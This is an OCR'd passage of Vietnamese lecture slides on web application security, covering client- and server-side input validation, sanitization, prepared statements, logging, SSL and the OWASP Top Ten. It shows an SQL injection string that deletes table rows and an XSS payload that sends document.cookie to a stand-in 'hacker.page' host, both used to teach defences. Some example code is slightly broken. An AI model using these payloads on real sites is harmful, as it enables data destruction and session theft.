- document. getElementsByTagName(tagname): Trả về mảng các tham chiếu đến các đối tượng có kiểu (thẻ) tagname
- obj.value: Giá trị (text) người dùng đã nhập vào đối tượng obj

Các hàm JavaScript hữu ích cho việc kiểm tra phía client

- str.substring(begin, end): Trả về xâu con bao gồm các ký tự có chỉ mục từ begin đến end-1 của xâu str
- str.substring(begin): Trả về xâu con bao gồm các ký tự có chỉ mục từ begin đến hết của xâu str
- str.split(deli): Tách xâu str bởi sử dụng xâu ngăn cách deli. Trả về mảng các xâu kết quả

Các hàm JavaScript hữu ích cho việc kiểm tra phía client

- str. toUpperCase(): Trả về xâu viết hoa của str
- str. toLowerCase(): Trả về xâu viết thường của str
- isNaN(s): true nếu s không là biểu diễn số
- parseInt(s): Giá trị nguyên của biểu diễn s
- parseFloat(s): Giá trị thực của biểu diễn s

Kiểm tra phía server

- Chỉ có thể kiểm tra tổng thể
- Gửi nguyên dữ liệu nhập + mã và thông báo lỗi về client nếu có lỗi nhập liệu
- Client hiển thị lại form với dữ liệu đã nhập và các thông báo

Các hàm PHP hữu ích cho việc kiểm tra

- $input = $_POST[“tenThamso”]
- $input = $_GET[“tenThamso”]
- isset($input): true nếu $input đã được khai báo/thiết lập
- empty($input): true nếu $input rỗng
- is_numeric($input): true nếu $input là số hoặc biểu diễn số
- intval($input): Lấy giá trị nguyên của $input
- floatval($input): Lấy giá trị thực của $input
- explode($deli, $s): Tách xâu $s bởi ký tự phân cách $deli
- substr($s, $b, $l): Lấy xâu con của $s bao gồm $l ký tự bắt đầu từ ký tự có chỉ mục $b

Các hàm PHP hữu ích cho việc kiểm tra

- date(“d"), date(“m"), date("Y"): Lấy ngày, tháng, năm hiện tại
- time(): Lấy thời gian hiện tại
- ereg($exp, $input): Kiểm tra $input có định dạng như biểu thức $exp hay không
  - $exp có dạng “^([charList]{acceptedLengths}$”
  - Ví dụ:
  - "^([0-9]{4,5})$“: Số nguyên có 4 hoặc 5 chữ số
  - "^([0-9]{2})/([0-9]{2})/([0-9]{4})$“: Có dạng ngày tháng DD/MM/YYYY
  - "^[0-9a-z~!#$%&_-]([.]?[0-9a-z~!#$%&_-])*@[0-9a-z~!#$%&_-]([.]?[0-9a-z~!#$%&_-])*$“: Định dạng email

Ví dụ: Form nhập liệu

```
<form method="post" id="form1">
<label for="hoten" class="newrow">Họ tên:</label>
<input type="text" name="hoten" id="hoten" value="<?php echo $hoten; ?>"/>
<span id="loi_hoten" class="errornote"><?php echo $loi_hoten; ?></span>
<br/>
<label for="ngaysinh" class="newrow">Ngày sinh:</label>
<input type="text" name="ngaysinh" id="ngaysinh" value="<?php echo $ngaysinh; ?>"/>
<span id="loi_ngaysinh" class="errornote"><?php echo $loi_ngaysinh; ?></span>
<br/>
<label for="email" class="newrow">Email:</label>
<input type="text" name="email" id="email" value="<?php echo $email; ?>"/>
<span id="loi_email" class="errornote"><?php echo $loi_email; ?></span>
<br/>
<label class="newrow"> </label>
<input type="button" id="btncn" value = "Chấp nhận"/>
<input type="button" value = "Bỏ qua"/>
</form>
```

Ví dụ: Xử lý hợp thức ở mặt trước

```
if ($("#hoten").val() == "") {
        $("#loi_hoten").html("Chưa nhập họ tên");
        hople = false;
}
if ($("#ngaysinh").val() != "") {
        if (!laNgayThang($("#ngaysinh").val())) {
                $("#loi_ngaysinh").html("Ngày sinh không đúng");
                hople = false;
        }
}
if ($("#email").val() != "") {
        var reg_mail = /^[A-Za-z0-9]+([_\.\-]?[A-Za-z0-9])*@[A-Za-z0-9]+([\.\-]?[A-Za-
z0-9]+)*(\.[A-Za-z]+)+$/;
        if(!reg_mail.test($("#email").val())) {
                $("#loi_email").html("Email không đúng");
                hople = false;
        }
}
```

Ví dụ: Xử lý hợp thức ở mặt sau

```
if (empty($_POST["hoten"])) {
        $loi_hoten = "Chưa nhập họ tên";
        $hople = false;
}
if (!empty($_POST["ngaysinh"])) {
        if (!laNgayThang($_POST["ngaysinh"])) {
                $loi_ngaysinh = "Ngày sinh không đúng";
                $hople = false;
        }
}
if (!empty($_POST["email"])) {
        if (!preg_match("^[a-zA-Z0-9.-_]+@[a-zA-Z0-9-]+.[a-zA-z]{2,5}$",
 $_POST["email"])) {
                $loi_email = "Email không đúng";
                $hople = false;
        }
}
```

Xử lý hợp thức sử dụng thư viện

- Khai báo các ràng buộc
- Thư viện tự kiểm tra

```
const schema = Joi.object({
    username: Joi.string()
        .alphanum()
        .min(3)
        .max(30)
        .required(),

    password: Joi.string()
        .pattern(new RegExp('^[a-zA-Z0-9]{3,30}$')),

    repeat_password: Joi.ref('password'),
```

```
[StringLength(60, MinimumLength = 3)]
[Required]
public string? Title { get; set; }

[Display(Name = "Release Date")]
[DataType(DataType.Date)]
public DateTime ReleaseDate { get; set; }

[Range(1, 100)]
[DataType(DataType.Currency)]
[Column(TypeName = "decimal(18, 2)")]
public decimal Price { get; set; }

[RegularExpression(@"^[A-Z]+[a-zA-Z\s]*$")]
[Required]
[StringLength(30)]
public string? Genre { get; set; }

[RegularExpression(@"^[A-Z]+[a-zA-Z0-9""'\s-]*$")]
[StringLength(5)]
[Required]
public string? Rating { get; set; }
```

Joi.dev

ASP.NET Core

Làm sạch dữ liệu

- Làm sạch (sanitization) dữ liệu vào
  - Một khâu trong kiểm tra hợp thức
  - Xử lý những dữ liệu vào có nguy cơ tạo ra các tấn công.
  - Kỹ thuật:
    - **Loại bỏ** những ký tự, từ, cụm từ không cho phép
    - Che chắn bằng chuỗi ký tự thoát **(escape** sequence)
- Ví dụ
  - Dữ liệu vào: *'; delete from NSD where '2' > '1*
  - Truy vấn *"select * from NSD where hoten like '".$_POST["hoten"]."'"*

    trở thành *"select * from NSD where hoten like ' '; delete from NSD where '2' > '1'"* (không an toàn)
  - Truy vấn *"select * from NSD where hoten like '".addslashes ($_POST["hoten"])."'"*

    trở thành *"select * from NSD where hoten like ' \'; delete from NSD where \'2\' > \'1'" (an toàn)*

Sử dụng API an toàn

- API an toàn (safe API)
  - Làm sạch dữ liệu một cách triệt để
  - An toàn khi sử dụng
- Ví dụ
  - Câu lệnh chuẩn bị trước

    *$stmt= $db->prepare("select * from NSD where hoten like ?");*
    $stmt->bindValue(0, "'; delete from NSD where '2' > '1");
    $stmt->execute(); //an toàn
  - htmlentities()
    - Dữ liệu vào $_POST["hoten"]: *<script> document.write("<iframe src='http://hacker.page?c=" + document.cookie + "' style = 'width:0px; height:0px'> </iframe>");</script>*
    - Câu lệnh <?php *echo $_POST["hoten"];* ?> trở thành tấn công XSS
    - Câu lệnh <?php *echo htmlentities($_POST["hoten"];)* ?> cho kết quả <script> document.write(“<iframe src=’http://hacker.page?c=” + document.cookie + “’ style = ’width:0px; height:0px’> </iframe>”);</script> (an toàn)

Đảm bảo an ninh

- Các nhóm giải pháp đảm bảo an ninh
  - Quản lý truy cập
  - Xử lý dữ liệu vào
  - Đối phó với tấn công
    - Xử lý lỗi
    - Ghi nhật ký
    - Cảnh báo cho quản trị viên và phản ứng lại các tấn công
  - Bảo vệ dữ liệu bằng mật mã học
- Một số rủi ro an ninh ứng dụng web

Đối phó với tấn công

- Mọi ứng dụng web đều có khả năng trở thành nạn nhân của những tấn công.
- Ứng dụng cần có khả năng chống lại hay phản ứng lại các tấn công một cách có kiểm soát.
- Một số kỹ thuật:
  - xử lý lỗi,
  - ghi nhật ký,
  - gửi cảnh báo cho quản trị viên,
  - phản ứng lại các tấn công.

Xử lý lỗi

- Sử dụng try-catch
- Không bao hàm trong các đáp ứng HTTP những thông báo lỗi và thông tin gỡ lỗi do hệ thống sinh ra

Ghi nhật ký

- Các sự kiện liên quan xác thực như đăng nhập, đăng xuất, thay đổi mật khẩu
- Các giao dịch chính như thanh toán qua tài khoản, chuyển tiền, trả lời câu hỏi trên bài thi, nộp bài thi, bỏ phiếu, v.v.
- Các truy cập trái phép, hay truy cập vào những chức năng và dữ liệu mà người dùng không có quyền
- Cần thiết thì ghi nhật ký tất cả sự kiện
- Nhật ký cần phải ghi cả thời gian xảy ra sự kiện, địa chỉ IP gửi yêu cầu, tên tài khoản người dùng

Phản ứng lại tấn công

- Phát hiện tấn công là công việc khá phức tạp
- Tường lửa ứng dụng web (web application firewall – waf)
  - ModSecurity,
  - OWASP ZAP, .v.v.

Đảm bảo an ninh

- Các nhóm giải pháp đảm bảo an ninh
  - Quản lý truy cập
  - Xử lý dữ liệu vào
  - Đối phó với tấn công
  - Bảo vệ dữ liệu bằng mật mã học
- Một số rủi ro an ninh ứng dụng web

Bảo vệ dữ liệu

- Những dữ liệu quan trọng có thể được mã hóa trước khi lưu vào CSDL. Lúc đọc ra sử dụng cần được giải mã
  - Phải sử dụng các hàm mã hóa hai chiều (mã hóa và giải mã được)
- Sử dụng các hàm mã hóa của PHP thuộc thư viện *mcrypt, openssl.*


Sử dụng Secure Socket Layer (SSL)

Quá trình gửi yêu cầu

- Bên khách
  - Trình duyệt gửi HTTP Request cho SSL
  - SSL mã hóa HTTP Request và gửi request đã được mã hóa cho SSL bên phục vụ
- Bên phục vụ
  - SSL nhận request đã được mã hóa, giải mã thành HTTP request và gửi HTTP request cho webserver

Quá trình đáp ứng


- Bên phục vụ
  - Webserver gửi HTTP Response cho SSL
  - SSL mã hóa HTTP Response và gửi response đã được mã hóa cho SSL bên khách
- Bên khách
  - SSL nhận response đã được mã hóa, giải mã thành HTTP Response và gửi HTTP Response cho trình duyệt



TCP/IP chuyển các gói SSL chứ không phải HTTP requests và HTTP responses

Sử dụng Secure Socket Layer (SSL)

- Trình duyệt gửi yêu cầu bằng giao thức https thay vì http
- WebServer cần được cấu hình để sử dụng SSL



Rủi ro an ninh ứng dụng web

- Tình trạng
  - Các ứng dụng web có nhiều lỗ hổng an ninh
    - W. A. S. Consortium. The Web Hacking Incidents Database, http://www.webappsec.org/projects/whid/
    - National Institute of Standards and Technology (NIST). National vulnerability database. http://nvd.nist.gov/statistics.cfm
- Nguyên nhân
  - Các lập trình viên chỉ chú tâm đến xử lý nghiệp vụ mà không quan tâm đúng mức đến xử lý an ninh
    - Thiếu kiến thức về an ninh ứng dụng
    - Sức ép của tiến độ dự án
  - Ứng dụng web dễ truy cập nên có nhiều khả năng phát hiện lỗ hổng hơn

Những lỗ hổng phổ biến

- Tiêm nhiễm (Injection)
- Quản lý phiên và xác thực bị phá hỏng (Broken Authentication and Session Management)
- Cross-Site Scripting (XSS)
- Tham chiếu đối tượng trực tiếp không an toàn (Insecure Direct Object References)
- Cấu hình an ninh không đúng (Security Misconfiguration)
- Lộ dữ liệu nhạy cảm (Sensitive Data Exposure)
- Thiếu điều khiển truy cập mức hàm (Missing Function Level Access Control)
- Giả yêu cầu (Cross-Site Request Forgery (CSRF))
- Sử dụng thành phần có lỗ hổng đã biết (Using Known Vulnerable Components)
- Chuyển hướng và chuyển tiếp không hợp lệ (Unvalidated Redirects and Forwards)

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Tiếp theo

Kiểm thử ứng dụng web